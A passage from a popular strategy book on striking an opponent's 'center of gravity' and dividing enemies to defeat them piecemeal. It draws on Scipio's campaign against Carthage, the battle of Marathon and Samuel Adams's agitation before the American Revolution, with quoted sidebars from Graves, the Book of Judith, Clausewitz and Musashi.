Wasting no time on arguing his case, Scipio proceeded to make an alliance with Masinissa, king of the Massyles, Carthage's neighbors. Masinissa would supply him with a large and well-trained cavalry. Then, in the spring of 204 B.C., Scipio sailed for Africa and landed near Utica, not far from Carthage. Initially surprised, the Carthaginians rallied and were able to pin Scipio's troops on a peninsula outside the town. The situation looked bleak. If Scipio could somehow advance past the

enemy troops that blocked his path, he would enter the heart of the enemy state and gain control of the situation, but that seemed an impossible task--he could not hope to fight his way past the tight Carthaginian cordon; trapped where he was, his supplies would eventually run out, forcing him to surrender. Scipio bargained for peace but used the negotiations as a way to spy on the Carthaginian army.

Scipio's ambassadors told him that the enemy had two camps, one for its own army and the other for its main ally, the Numidians, whose camp was rather disorganized, a swarm of reed huts. The Carthaginian camp was more orderly but made of the same combustible materials. Over the next few weeks, Scipio seemed indecisive, first breaking off negotiations, then reopening them, confusing the Carthaginians. Then one night he made a sneak attack on the Numidian camp and set it on fire. The blaze spread quickly, and the African soldiers panicked, scattering in every direction. Awakened by the hubbub, the Carthaginians opened the gates to their own camp to come to their allies' rescue--but in the confusion the Romans were able to steal in and set fire to their camp as well. The enemy lost half their army in this battle by night, the rest managing to retreat to Numidia and Carthage.

Heracles did not return to Mycenae by a direct route. He first traversed Libya, whose King Antaeus, son of Poseidon and Mother Earth, was in the habit of forcing strangers to wrestle with him until they were exhausted, whereupon he killed them; for not only was he a strong and skilful athlete, but whenever he touched the earth, his strength revived. He saved the skulls of his victims to roof a temple of Poseidon. It is not known whether Heracles, who was determined to end this barbarous practice, challenged Antaeus, or was challenged by him. Antaeus, however, proved no easy victim, being a giant who lived in a cave beneath a towering cliff, where he feasted on the flesh of lions, and slept on the bare ground in order to conserve and increase his already colossal strength. Mother Earth, not yet sterile after her birth of the Giant, had conceived Antaeus in a Libyan cave, and found more reason to boast of him than even of her monstrous elder children, Typhon, Tityus, and Briareus. It would have gone ill with the Olympians if he had fought against them on the Plains of Phlegra. In preparation for the wrestling match, both combatants cast off their lion pelts, but while Heracles rubbed himself with oil in the Olympian fashion, Antaeus poured hot sand over his limbs lest contact with the earth through the soles of his feet alone should prove insufficient. Heracles planned to preserve his strength and wear Antaeus down, but after tossing him full length on the ground, he was amazed to see the giant's muscles swell and a healthy flush suffuse his limbs as Mother Earth revived him. The combatants grappled again, and presently Antaeus flung himself down of his own accord, not waiting to be thrown; upon which, Heracles, realizing what he was at, lifted him high into the air, then cracked his ribs and, despite the hollow groans of Mother Earth, held him aloft until he died.

THE GREEK MYTHS, VOL. 2, ROBERT GRAVES, 1955

Suddenly the Carthaginian interior lay open to Scipio's army. He proceeded to take town after town, advancing much as Hannibal had in Italy. Then he landed a contingent of troops at the port of Tunis, within sight of Carthage's walls. Now it was the Carthaginians' turn to panic, and Hannibal, their greatest general, was immediately recalled. In 202 B.C., after sixteen years of fighting on Rome's doorstep, Hannibal was finally compelled to leave Italy.

Hannibal landed his army to Carthage's south and made plans to fight Scipio. But the Roman general retreated west, to the Bagradas Valley--the most fertile farmlands of Carthage, its economic base. There he went on a rampage, destroying everything in sight. Hannibal had wanted to fight near Carthage, where he had shelter and material reinforcements. Instead he was compelled to pursue

Scipio before Carthage lost its richest territory. But Scipio kept retreating, refusing battle until he had lured Hannibal to the town of Zama, where he secured a solid position and forced Hannibal to camp in a place without water. Now the two armies finally met in battle. Exhausted by their pursuit of Scipio, their cavalry neutralized by Masinissa's, the Carthaginians were defeated, and with no refuge close enough to retreat to, Hannibal was forced to surrender. Carthage quickly sued for peace, and under the harsh terms imposed by Scipio and the Senate, it was reduced to a client state of Rome. As a Mediterranean power and a threat to Rome, Carthage was finished for good.

Interpretation

Often what separates a mediocre general from a superior one is not their strategies or maneuvers but their vision--they simply look at the same problem from a different angle. Freed from the stranglehold of convention, the superior general naturally hits on the right strategy.

The Romans were dazzled by Hannibal's strategic genius. They came to so fear him that the only strategies they could use against him were delay and avoidance. Scipio Africanus simply saw differently. At every turn he looked not at the enemy army, nor even at its leader, but at the pillar of support on which it stood--its critical vulnerability. He understood that military power was located not in the army itself but in its foundations, the things that supported it and made it possible: money, supplies, public goodwill, allies. He found those pillars and bit by bit knocked them down.

Scipio's first step was to see Spain, not Italy, as Hannibal's center of gravity. Within Spain the key was New Carthage. He did not chase the various Roman armies but took New Carthage and turned the war around. Now Hannibal, deprived of his main military base and source of supply, would have to lean more heavily on his other support base: Carthage itself, with its wealth and resources. So Scipio took the war to Africa. Trapped near Utica, he examined what gave the enemy its power in this situation, and saw that it was not the armies themselves but the position they had taken: get them to move out of that position without wasting men in a frontal battle and Carthage's soft underbelly would be exposed. By burning the camps, Scipio moved the armies. Then, instead of marching on the city of Carthage--a glittering prize that would have drawn most generals like a magnet--he hit what would hurt the Carthaginian state most: the fertile farming zone that was the source of its wealth. Finally, instead of chasing Hannibal, he made Hannibal come after him, to an area in the middle of the country where he would be deprived of reinforcements and support. Now that Scipio had unbalanced the Carthaginians so completely, their defeat at Zama was definitive.

Power is deceptive. If we imagine the enemy as a boxer, we tend to focus on his punch. But still more than he depends on his punch, he depends on his legs; once they go weak, he loses balance, he cannot escape the other fighter, he is subject to grueling exchanges, and his punches gradually diminish in force until he is knocked out. When you look at your rivals, do not be distracted by their punch. To engage in any exchange of punches, in life or in war, is the height of stupidity and waste. Power depends on balance and support; so look at what is holding your enemy up, and remember that what holds him up can also make him fall. A person, like an army, usually gets his or her power from three or four simultaneous sources: money, popularity, skillful maneuvering, some particular advantage he has fostered. Knock out one and he will have to depend more on the others; knock out those and he is lost. Weaken a boxer's legs and he will reel and stagger, and when he does, be merciless. No power can stand without its legs.

When the vanes are removed from an arrow, even though the shaft and tip remain it is difficult for the arrow to penetrate deeply.

--Ming dynasty strategist Chieh Hsuan (early seventeenth century A.D.)

KEYS TO WARFARE

It is natural in war to focus on the physical aspect of conflict--bodies, equipment, materiel. Even an enlightened strategist will tend to look first at the enemy's army, firepower, mobility, reserves. War is a visceral, emotional affair, an arena of physical danger, and it takes great effort to rise above this level and ask different questions: What makes the enemy army move? What gives it impetus and endurance? Who guides its actions? What is the underlying source of its strength?

The people of Israel cried out to the Lord their God, for their courage failed, because all their enemies had surrounded them and there was no way of escape from them. The whole Assyrian army, their infantry, chariots, and cavalry, surrounded them for thirty-four days, until all the vessels of water belonging to every inhabitant of Bethulia were empty.... Their children lost heart, and the women and young men fainted from thirst and fell down in the streets of the city and in the passages through the gates; there was no strength left in them any longer.... When Judith had ceased crying out to the God of Israel, and had ended all these words, she rose from where she lay prostrate and called her maid and went down into the house where she lived on sabbaths and on her feast days; and she removed the sackcloth which she had been wearing, and took off her widow's garments, and bathed her body with water, and anointed herself with precious ointment, and combed her hair and put on a tiara, and arrayed herself in her gayest apparel, which she used to wear while her husband Manasseh was living. And she put sandals on her feet, and put on her anklets and bracelets and rings, and her earrings and all her ornaments, and made herself very beautiful, to entice the eyes of all men who might see her..... The women went straight on through the valley; and an Assyrian patrol met her and took her into custody, and asked her, "To what people do you belong, and where are you going?" She replied, "I am a daughter of the Hebrews, but I am fleeing from them, for they are about to be handed over to you to be devoured. I am on my way to the presence of Holofernes the commander of your army, to give him a true report; and I will show him a way by which he can go and capture all the hill country without losing one of his men, captured or slain." When the man heard her words, and observed her face--she was in their eyes marvelously beautiful--they said to her "...Go at once to his tent.... And when you stand before him, do not be afraid in your heart, but tell him just what you have said, and he will treat you well."...Her words pleased Holofernes and all his servants, and they marveled at her wisdom and said, "There is no such a woman from one end of the earth to the other, either for beauty of face or wisdom of speech!"...On the fourth day Holofernes held a banquet for his slaves only, and did not invite any of his officers. And he said to Bagoas, the eunuch who had charge of all his personal affairs, "Go now and persuade the Hebrew woman who is in your care to join us and eat and drink with us."...So Bagoas went out from the presence of Holofernes, and approached her...And Judith said, "Who am I, to refuse my lord? Surely whatever pleases him I will do at once, and it will be a joy to me until the day of my death!" So she got up and arrayed herself in all her woman's finery. Then Judith came in and lay down, and olofernes' heart was ravished with her and he was moved with great desire to possess her; for he had been waiting for an opportunity to deceive her, ever since the day he first saw her. So Holofernes said to her, "Drink now, and be merry with us!" Judith said, "I will drink now, my lord, because my life means more to me today than in all the days since I was born."...And Holofernes was greatly pleased with her, and drank a great quantity of wine, much more than he had ever drunk in any one day since he was born. When evening came, his slaves quickly withdrew, and Bagoas closed the tent from outside and shut out the attendants from his master's presence; and they went to bed.... So Judith was left alone in the tent, with Holofernes stretched out on his bed, for he was overcome with wine.... [Judith] went to the post at the end of the bed, above Holofernes' head, and took down his sword that hung there. She came close to his

bed and took ahold of the hair on his head.... And she struck his neck twice with all her might and severed his head from his body. Then she tumbled his body off the bed and pulled the canopy from the posts; after a moment she went out, and gave Holofernes' head to her maid, who placed it in her food bag.... So Bagoas...went into the bedchamber and found him thrown down on the platform dead, with his head cut off and missing. And he cried out with a loud voice and wept and groaned.... Then he went to the tent where Judith had stayed, and when he did not find her he rushed out to the people and shouted, "The slaves have tricked us! One Hebrew woman has brought disgrace upon the house of Nebuchadnezzar! For look, here is Holofernes lying on the ground, and his head is not on him!" When the leaders of the Assyrian army heard this, they rent their tunics and were greatly dismayed, and their loud cries and shouts arose in the midst of the camp.... When the men in the tents heard it, they were amazed at what had happened. Fear and trembling came over them, so that they did not wait for one another, but with one impulse all rushed out and fled by every path across the plain and through the country.... Then the men of Israel, every one that was a soldier, rushed out upon them.... And when the Israelites heard it, with one accord they fell upon the enemy, and cut them down as far as Choba.

JUDITH 7:19-15:7

Most people have the problem of seeing war as a separate activity unrelated to other realms of human life. But in fact war is a form of power--Carl von Clausewitz called it "politics by other means"--and all forms of power share the same essential structures.

The most visible thing about power is its outward manifestation, what its witnesses see and feel. An army has its size, its weaponry, its shows of discipline, its aggressive maneuvers; individuals have many ways of showing their position and influence. It is the nature of power to present a forceful front, to seem menacing and intimidating, strong and decisive. But this outward display is often exaggerated or even downright deceptive, since power does not dare show its weaknesses. And beneath the display is the support on which power rests--its "center of gravity." The phrase is von Clausewitz's, who elaborated it as "the hub of all power and movement, on which everything depends." This is the part that governs the whole, a kind of nerve center.

To attack this center of gravity, to neutralize or destroy it, is the ultimate strategy in war, for without it the whole structure will collapse. The enemy may have great generals and strong armies, like Hannibal and his invincible army in Italy, but without a center of gravity those armies cannot move and have no force or coherence. Hitting the center will have devastating psychological effects, throwing the enemy off balance and inducing a creeping panic. If conventional generals look at the physical aspect of the enemy army, focusing on its weaknesses and trying to exploit them, superior strategists look behind and beyond, to the support system. The enemy's center of gravity is where an injury will hurt him most, his point of greatest vulnerability. Hitting him there is the best way to end a conflict definitively and economically.

The key is analyzing the enemy force to determine its centers of gravity. In looking for those centers, it is crucial not to be misled by the intimidating or dazzling exterior, mistaking the outward appearance for what sets it in motion. You will probably have to take several steps, one by one, to uncover this ultimate power source, peeling away layer after layer. Remember Scipio, who saw first that Hannibal depended on Spain, then that Spain depended on Carthage, then that Carthage depended on its material prosperity, which itself had particular sources. Strike at Carthage's prosperity, as Scipio eventually did, and the whole thing would fall apart.

To find a group's center of gravity, you must understand its structure and the culture within which it operates. If your enemies are individuals, you must fathom their psychology, what makes

them tick, the structure of their thinking and priorities.

In crafting a strategy to defeat the United States in the Vietnam War, General Vo Nguyen Giap determined that the real center of gravity in the American democracy was the political support of its citizens. Given that support--the kind of support the military had had during World War II--the country could prosecute a war with the utmost effectiveness. Without that support, though, the effort was doomed. Through the Tet Offensive of 1968, Giap was able to undermine the American public's support for the war. He had gained an understanding of American culture that allowed him to aim at the right target.

The more centralized the enemy, the more devastating becomes a blow at its leader or governing body. Hernan Cortes was able to conquer Mexico with a handful of soldiers by capturing Moctezuma, the Aztec emperor. Moctezuma was the center around which everything revolved; without him Aztec culture quickly collapsed. When Napoleon invaded Russia in 1812, he assumed that by taking Moscow, the capital, he could force the Russians to surrender. But the true center of gravity in this authoritarian nation was the czar, who was determined to continue the war. The loss of Moscow only steeled his resolve.

A more decentralized enemy will have several separate centers of gravity. The key here is to disorganize them by cutting off communication between them. That was what General Douglas MacArthur did in his remarkable campaign in the Pacific during World War II: he skipped some islands but took key ones, keeping the Japanese extended over a vast area and making it impossible for them to communicate with each other. It is almost always strategically wise to disrupt your enemy's lines of communication; if the parts cannot communicate with the whole, chaos ensues.

Your enemy's center of gravity can be something abstract, like a quality, concept, or aptitude on which he depends: his reputation, his capacity to deceive, his unpredictability. But such strengths become critical vulnerabilities if you can make them unattractive or unusable. In fighting the Scythians in what is now modern-day Iran, a tribe that no one could figure out how to defeat, Alexander the Great saw the center of gravity as their complete mobility on horseback and their fluid, almost chaotic style of fighting. He simply plotted to neutralize the source of this power by luring them on to enclosed ground in which they could not use their cavalry and pell-mell tactics. He defeated them with ease.

To find an enemy's center of gravity, you have to erase your own tendency to think in conventional terms or to assume that the other side's center is the same as your own. When Salvador Dali came to the United States in 1940, intent on conquering the country as an artist and making his fortune, he made a clever calculation. In the European art world, an artist had to win over the critics and make a name as "serious." In America, though, that kind of fame would doom an artist to a ghetto, a limited circle. The real center of gravity was the American media. By wooing the newspapers, he would gain access to the American public, and the American public would make him a star.

Again, in the civil war between Communists and Nationalists for control of China in the late 1920s and early '30s, most of the Communists focused on taking cities, as the Bolsheviks had done in Russia. But Mao Tse-tung, an outsider within the dogmatic Chinese Communist Party, was able to look at China in a clear light and see China's center of gravity as its vast peasant population. Win them to his side, he believed, and the revolution could not fail. That single insight proved the key to the Communists' success. Such is the power of identifying the center of gravity.

We often hide our sources of power from view; what most people consider a center of gravity is often a front. But sometimes an enemy will reveal his center of gravity by what he protects the most fervently. In bringing the Civil War into Georgia, General William Tecumseh Sherman discovered that the South was particularly anxious to protect Atlanta and the areas around it. That was the South's industrial center of gravity. Like Sherman, attack what the enemy most treasures, or threaten it to

make the enemy divert forces to defend itself.

In any group, power and influence will naturally devolve to a handful of people behind the scenes. That kind of power works best when it is not exposed to the light of day. Once you discover this coterie holding the strings, win it over. As president during the Depression, Franklin Roosevelt faced problems from so many sides that it was difficult for him to know where his energy should go. In the end he decided that the key to enacting his reforms was winning over Congress. Then, within Congress, there were particular leaders who held the real power. He concentrated on wooing and seducing these leaders with his great charm. It was one of the secrets to his success.

What ultimately guides a group is the command-and-control center, the operational brain that takes in information, then makes the crucial decisions. Disrupting the functioning of that brain will cause dislocation throughout the enemy army. Before almost every battle, Alexander the Great would examine the enemy's organization, pinpointing as best he could the location of the command structure, then either attacking it or isolating it, making it impossible for the brain to communicate with the body.

Even in a sport as physical as boxing, Muhammad Ali, in crafting a strategy to defeat his archnemesis Joe Frazier, took aim at Frazier's mind, the ultimate center of gravity for any individual. Before every fight, Ali would get under Frazier's skin, riling him up by calling him an Uncle Tom, a tool of the white man's media. He would keep going during the fight itself, taunting Frazier mercilessly in the ring. Frazier became obsessed with Ali, could not think about him without bursting with anger. Controlling Frazier's mind was the key to controlling his body.

In any interaction with people, you must train yourself to focus on their strength, the source of their power, whatever it is that gives them their most crucial support. That knowledge will afford you many strategic options, many angles from which to attack, subtly or not so subtly undermining their strength rather than hitting it head-on. You can create no greater sense of panic in your enemies than that of being unable to use their strengths.

REVERSAL

Every living creature has a center of gravity. Even the most decentralized group has to communicate and depends on a network that is vulnerable to attack. There is no reversal to this principle.

Image: The Wall. Your opponents stand behind a wall, which protects them from strangers and intruders. Do not hit your head against the wall or lay siege to it; find the pillars and supports that make it stand and give it strength. Dig under the wall, sapping its foundations until it collapses on its own.

Authority: The first principle is that the ultimate substance of enemy strength must be traced back to the fewest possible sources, and ideally to one alone. The attack on these sources must be compressed into the fewest possible actions. . . . By constantly seeking out the center of his power, by daring all to win all, will one really defeat the enemy.

—*Carl von Clausewitz,* On War *(1780–1831)*

DEFEAT THEM IN DETAIL

THE DIVIDE-AND-CONQUER STRATEGY

When you look at your enemies, do not be intimidated by their appearance. Instead look at the parts that make up the whole. By separating the parts, sowing dissension and division from within, you can weaken and bring down even the most formidable foe. In setting up your attack, work on their minds to create internal conflict. Look for the joints and links, the things that connect the people in a group or connect one group to another. Division is weakness, and the joints are the weakest part of any structure. When you are facing troubles or enemies, turn a large problem into small, eminently defeatable parts.

> *There were, however, many occasions when the French were faced not by one but by two or a whole series of enemy armies within supporting distance of one another. Faced with such a difficult situation, Napoleon often adopted a second system of maneuver--the "strategy of the central position." Very often under these circumstances the French found themselves operating at a numerical disadvantage against the combined strength of their opponents, but could procure superior numbers against any one part of their adversaries' forces. It was this second factor that the system was designed to exploit to the full. "The art of generalship consists in, when actually inferior in numbers to the enemy (overall), being superior to him on the battlefield." In brief, Napoleon set himself the task of isolating one part of the enemy armament, concentrating a stronger force to ensure its defeat and if possible its destruction, and then turning with his full strength to attack the second enemy army; that is to say, instead of a single decisive blow, he planned a series of smaller blows against scattered adversaries and set out to destroy them in detail. How could this be done? Once again, the sequence of the Napoleonic attack reveals the formula. First of all the Emperor would accumulate as much information about the forces facing him from captured newspapers, deserters and most especially from the indications brought in by his probing cavalry patrols. From the data thus provided, he would carefully plot the known dispositions of his foes on the map, and then select the place where their respective army boundaries converged. This was the "hinge" or "joint" of the enemy's strategic dispositions, and as such was vulnerable to attack. This point would be selected by Napoleon for his initial blitzkrieg attack, carried out as often as not in full strength. Shielded by the cavalry screen, the French army would perform a crash concentration and fall like a thunderbolt on the handful of troops defending this central point. Invariably this initial onslaught would be successful. Immediately Napoleon had massed his army at this newly captured point, he was master of the "central position"--that is to say, he had successfully interposed his concentrated army between the forces of his enemies who, ideally, would have staggered back under the impact of the surprise blow in such a way as to increase the distance between their respective armies. This would inevitably mean that the foe would have to operate on "exterior lines" (i.e., have greater distances to march from one flank to the other) while the better-positioned French would have a shorter distance to travel to reach either enemy.*
>
> *THE CAMPAIGNS OF NAPOLEON*, DAVID G. CHANDLER, 1966

THE CENTRAL POSITION

One day in early August of 490 B.C., the citizens of Athens received word that a massive Persian fleet

had just landed some twenty-four miles to the north, along the coastal plains of Marathon. A mood of doom quickly spread. Every Athenian knew Persia's intentions--to capture their city; destroy its young democracy and restore a former tyrant, Hippias, to the throne; and sell many of its citizens into slavery. Some eight years earlier, Athens had sent ships to support the Greek cities of Asia Minor in a rebellion against King Darius, ruler of the Persian Empire. The Athenians had sailed home after a few battles--they soon saw that this business was hopeless--but they had participated in burning down the city of Sardis, an unforgivable outrage, and Darius wanted revenge.

The Athenians' predicament seemed desperate. The Persian army was enormous, some 80,000 men strong, transported by hundreds of ships; it had excellent cavalry and the best archers in the world. The Athenians, meanwhile, had only infantry, some 10,000 strong. They had sent a runner to Sparta urgently requesting reinforcements, but the Spartans were celebrating their moon festival and it was taboo to fight during such a time. They would send troops as soon as they could, within a week--but that would probably be too late. Meanwhile a group of Persian sympathizers within Athens--mostly from wealthy families--despised the democracy, looked forward to Hippias's return, and were doing their best to sow dissension and betray the city from within. Not only would the Athenians have to fight the Persians alone, but they were divided into factions among themselves.

The leaders of democratic Athens gathered to discuss the alternatives, all of which seemed bad. The majority argued for concentrating the Athenian forces outside the city in a defensive cordon. There they could wait to fight the Persians on terrain they knew well. The Persian army, however, was large enough to surround the city by both land and sea, choking it off with a blockade. So one leader, Miltiades, made a very different proposal: to march the entire Athenian army immediately toward Marathon, to a place where the road to Athens passed through a narrow pass along the coast. That would leave Athens itself unprotected; in trying to block the Persian advance on land, it would open itself to an attack by sea. But Miltiades argued that occupying the pass was the only way to avoid being surrounded. He had fought the Persians in Asia Minor and was the Athenians' most experienced soldier. The leaders voted for his plan.

And so a few days later, the 10,000 Athenian infantrymen began the march north, slaves carrying their heavy body armor, mules and donkeys transporting their food. When they reached the pass looking down on the plains of Marathon, their hearts sank: as far as the eye could see, the long strip of land was filled with tents, horses, and soldiers from all over the Persian Empire. Ships cluttered the coast.

For several days neither side moved. The Athenians had no choice but to hold their position; without cavalry and hopelessly outnumbered, how could they do battle at Marathon? If enough time went by, perhaps the Spartans would arrive as reinforcements. But what were the Persians waiting for?

Before dawn on August 12, some Greek scouts ostensibly working for the Persians slipped across to the Athenian side and reported startling news: under cover of darkness, the Persians had just sailed for the Bay of Phaleron outside Athens, taking most of their cavalry with them and leaving a holding force of some 15,000 soldiers in the plains of Marathon. They would take Athens from the sea, then march north, squeezing the Athenian army at Marathon between two larger forces.

Of the Athenian army's eleven commanders, Miltiades alone seemed calm, even relieved: this was their opportunity. As the sun was getting ready to rise, he argued for an immediate attack on the Persians at Marathon. Some of the other commanders resisted this idea: the enemy still had more men, some cavalry, and plenty of archers. Better to wait for the Spartans, who would surely arrive soon. But Miltiades countered that the Persians had divided their forces. He had fought them before and knew that the Greek infantryman was superior in discipline and spirit. The Persians at Marathon now only slightly outnumbered the Greeks; they could fight them and win.

Meanwhile, even with a good wind, it would take the Persian ships ten to twelve hours to round

the coast and arrive at the Bay of Phaleron. Then they would need more time to disembark the troops and horses. If the Athenians defeated the Persians at Marathon quickly, they would have just enough time to run back to Athens and defend the city the same day. If instead they opted to wait, the Spartans might never arrive; the Persians would surround them, and, more ominously, the Persian sympathizers within Athens would probably betray the city from within and open its walls to the barbarians. It was now or never. By a vote of six to five, the commanders decided to attack at dawn.

At six in the morning, the Athenians began their charge. A hail of arrows from the Persian archers rained down on them, but they closed in on the enemy so quickly that the battle now had to be fought hand-to-hand--and, as Miltiades had foreseen, in close combat the Athenians were superior. They pushed the Persians back into the marshes at the north end of the plain, where thousands drowned. The waters reddened with blood. By nine in the morning, the Athenians had control of the plains, having lost fewer than two hundred men.

Although emotionally spent by this battle, the Athenians now had only around seven hours to make the twenty-four miles back to Athens in time to stop the Persians. There was simply no time to rest; they ran, as fast their feet could take them, loaded down in their heavy armor, impelled by the thought of the imminent dangers facing their families and fellow citizens. By four in the afternoon, the fastest among them had straggled to a point overlooking the Bay of Phaleron. The rest soon followed. Within a matter of minutes after their arrival, the Persian fleet sailed into the bay to see a most unwelcome sight: thousands of Athenian soldiers, caked in dust and blood, standing shoulder to shoulder to fight the landing.

The Persians rode at anchor for a few hours, then headed out to sea, returning home. Athens was saved.

Interpretation

The victory at Marathon and race to Athens were perhaps the most decisive moments in Athenian history. Had the soldiers not come in time, the Persians would have taken the city, then certainly all of Greece, and eventually they would have expanded throughout the Mediterranean, for no other power in existence at the time could have stopped them. History would have been altered irrevocably.

Miltiades' plan worked by the narrowest of margins, but it was based on sound and timeless principles. When a powerful foe attacks you in strength, threatening your ability to advance and take the initiative, you must work to make the enemy divide its forces and then defeat these smaller forces one by one--"in detail," as the military say.

The key to Miltiades' strategy was his intuition to take the battle to Marathon. By placing himself at the pass that led to Athens, he occupied the central position in the war instead of the southern periphery. With the entire army holding the pass, the Persians would have a bloody time forcing their way through, so they decided to divide their forces before the Spartan reinforcements arrived. Once divided, and with their cavalry diluted, they lost their advantage and the central position from which they could dominate the war.

For the Athenians it was imperative to fight the smallest force first, the one they faced at Marathon. That done, and having taken the central position, they had the shorter route to Athens, while the invaders had to round the coast. Arriving first at Phaleron, the Athenians allowed no safe place to disembark. The Persians could have returned to Marathon, but the arrival of the bloodied Athenian soldiers from the north must have told them they had already lost the battle there, and their spirits were broken. Retreat was the only option.

There will be times in life when you face a powerful enemy--a destructive opponent seeking your undoing, a slew of seemingly insurmountable problems hitting you at once. It is natural to feel intimidated in these situations, which may paralyze you into inaction or make you wait in the vain

hope that time will bring a solution. But it is a law of war that by allowing the larger force to come to you, at full strength and unified, you increase the odds against you; a large and powerful army on the move will gain an irresistible momentum if left unchecked. You will find yourself quickly overwhelmed. The wisest course is to take a risk, meet the enemy before it comes to you, and try to blunt its momentum by forcing or enticing it to divide. And the best way to make an enemy divide is to occupy the center.

Think of battle or conflict as existing on a kind of chessboard. The chessboard's center can be physical--an actual place like Marathon--or more subtle and psychological: the levers of power within a group, the support of a critical ally, a troublemaker at the eye of the storm. Take the center of the chessboard and the enemy will naturally break into parts, trying to hit you from more than one side. These smaller parts are now manageable, can be defeated in detail or forced to divide yet again. And once something large is divided, it is prone to further division, to being splintered into nothingness.

As your army faces the enemy and the enemy appears powerful, try to attack the enemy in one particular spot. If you are successful in crumbling that one particular spot, leave that spot and attack the next, and so on and so forth, as if you were going down a winding road.

--Miyamoto Musashi (1584-1645)

ATTACKING THE JOINTS

As a young man, Samuel Adams (1722-1803) of colonial-era Boston developed a dream: the American colonies, he believed, should one day win complete independence from England and establish a government based on the writings of the English philosopher John Locke. According to Locke, a government should reflect the will of its citizens; a government that did not do so had lost its right to exist. Adams had inherited a brewery from his father, but he did not care about business, and while the brewery veered toward bankruptcy, he spent his time writing articles on Locke and the need for independence. He was an excellent writer, good enough to get his articles published, but few took his ideas seriously: he seemed to rant, to be somewhat out of touch with the world. He had that obsessive glint in the eye that makes people think you're a crackpot. The problem was that the ties between England and America were strong; the colonists did have their grievances, but there was hardly a clamor for independence. Adams began to have bouts of depression; his self-appointed mission seemed hopeless.

The British desperately needed money from the colonies, and in 1765 they passed a law called the Stamp Act: to make any document legal, American businesses would be required to purchase and affix to it a stamp of the British crown. The colonists were growing ticklish about the taxes they paid to England; they saw the Stamp Act as a new kind of tax in disguise, and a few disgruntled voices were raised in urban taverns. Even so, for most the issue seemed minor--but Adams saw the Stamp Act as the opportunity he had been waiting for his whole life. It gave him something tangible to attack, and he flooded newspapers throughout the colonies with editorials, all fulminating against the act. Without consulting the colonies, he wrote, England was imposing a new kind of tax, and this, in a memorable phrase, was taxation without representation, the first step toward tyranny.

A novice chess player soon learns that it is a good idea to control the center of the board. This recognition will recur, in novel disguises, in situations far from the chessboard. It may help to seek the equivalent of the center of the board in any situation, or to see that the role of the center has migrated to the flanks, or to realize that there is no board and no singular topology....

CLAUSEWITZ ON STRATEGY, TIHA VON GHYZY, BOLKO VON OETINGER, CHRISTOPHER

These editorials were so well written and so audacious in their criticisms that many began to take a closer look at the Stamp Act, and they did not like what they saw. Adams had never previously gone beyond writing articles, but now that he had lit this fire of discontent, he saw the urgency in stoking it further with action. For many years he had fraternized with working-class people considered riffraff by polite society--dockworkers and the like; now he banded these men into an organization called the Sons of Liberty. The group marched through the streets of Boston shouting a slogan Adams had coined: "Liberty, property, and no stamps!" They burned effigies of political figures who had promoted the Stamp Act. They distributed pamphlets containing Adams's arguments against the act. They also worked to intimidate the future distributors of the stamps, even going so far as to destroy one of their offices. The more dramatic the action, the more publicity Adams would earn, publicity into which he could insert arguments against the act.

Having gained momentum, the relentless Adams would not stop. He organized a statewide work stoppage for the day the act was to become law: shops would close, the courts would be empty. Since no business would be conducted in Massachusetts, no stamps would be purchased. The boycott was massively successful.

Adams's articles, demonstrations, and boycott made a splash in England, and there were members of Parliament who sympathized with the colonists and spoke out against the Stamp Act. Finally King George III had had enough, and in April 1766 the act was repealed. Americans rejoiced at their first show of power. The British were smarting from their defeat, however, and the following year they sneaked in another series of indirect taxes known as the Townshend System.

Clearly they had underestimated their enemy: Adams went to war. As he had with the Stamp Act, he wrote countless articles on the nature of the taxes the English had tried to disguise, once again stirring up anger. He also organized further demonstrations by the Sons of Liberty, now more menacing and violent than ever--in fact, the English were forced to send troops to Boston to keep the peace. This had been Adams's goal all along; he had ratcheted up the tension. Belligerent encounters between the Sons of Liberty and the English troops put the soldiers on edge, and finally a nervous group of them fired into a crowd, killing several Bostonians. Adams called this the Boston Massacre and spread fiery word of it throughout the colonies.

With the people of Boston now bubbling with anger, Adams organized another boycott: no citizen of Massachusetts, not even a prostitute, would sell anything to British soldiers. No one would rent them lodgings. They were shunned in the streets and taverns; even eye contact was avoided. All of this had a demoralizing effect on the British soldiers. Feeling isolated and antagonized, many of them began to desert or find ways to be sent home.

Every kingdom divided against itself is laid waste, and a divided household falls. And if Satan also is divided against himself, how will his kingdom stand?

LUKE 11:14

News of the problems in Massachusetts spread north and south; colonists everywhere began to talk about Britain's actions in Boston, its use of force, its hidden taxes, its patronizing attitude. Then, in 1773, Parliament passed the Tea Act, on the surface a rather harmless attempt to solve the economic problems of the East India Company by giving it a virtual monopoly on the sale of tea in the colonies. The law also levied a nominal tax, but, even so, it would have made tea cheaper in the colonies, because the middlemen--the colonial importers--were to be cut out. The Tea Act, however,

was deceptive in its effect, and confusing, and Adams saw in it a chance to apply the coup de grace: it would ruin many colonial tea importers, and it did include a hidden tax, yet another form of taxation without representation. In exchange for cheaper tea, the English were making a mockery of democracy. In language more fiery than ever, Adams began to turn out articles opening up the old wounds from the Stamp Act and the Boston Massacre.

When East India Company ships began to arrive in Boston at the end of that year, Adams helped to organize a nationwide boycott of their tea. No dockworker would unload the cargo, no warehouse would store it. Then, one night in mid-December, after Adams had addressed a town meeting about the Tea Act, a group of members of the Sons of Liberty--disguised as Mohawk Indians, body paint and all--erupted in war whoops, charged to the wharves, boarded the tea ships, and destroyed their cargo, cutting open the cases of tea and pouring them into the harbor, all of this done with great revelry.

This provocative act, which later became known as the Boston Tea Party, was the turning point. The British could not tolerate it and quickly closed down Boston harbor and imposed military law on Massachusetts. Now all doubt vanished: pushed into a corner by Adams, the British were acting just as tyrannically as he had prophesied they would. The heavy military presence in Massachusetts was predictably unpopular, and it was only a matter of months before violence erupted: in April 1775, English soldiers fired on Massachusetts militiamen in Lexington. This "shot heard 'round the world" became the spark for the war that Adams had so diligently worked to kindle out of nothing.

Interpretation

Before 1765, Adams labored under the belief that well-reasoned arguments would be enough to convince the colonists of the rightness of his cause. But as the years of failure piled up, he confronted the reality that the colonists retained a deep emotional attachment to England, as children do to a parent. Liberty meant less to them than did England's provision of protection and a sense of belonging in a threatening environment. When Adams realized this, he reformulated his goals: instead of preaching independence and the ideas of John Locke, he set to work to sever the colonists' ties with England. He made the children distrust the parent, whom they came to see not as a protector but as a domineering overlord exploiting them for its profit. The bond with England loosened, Adams's arguments for independence began to resonate. Now the colonists began to look for their sense of identity not to Mother England but to themselves.

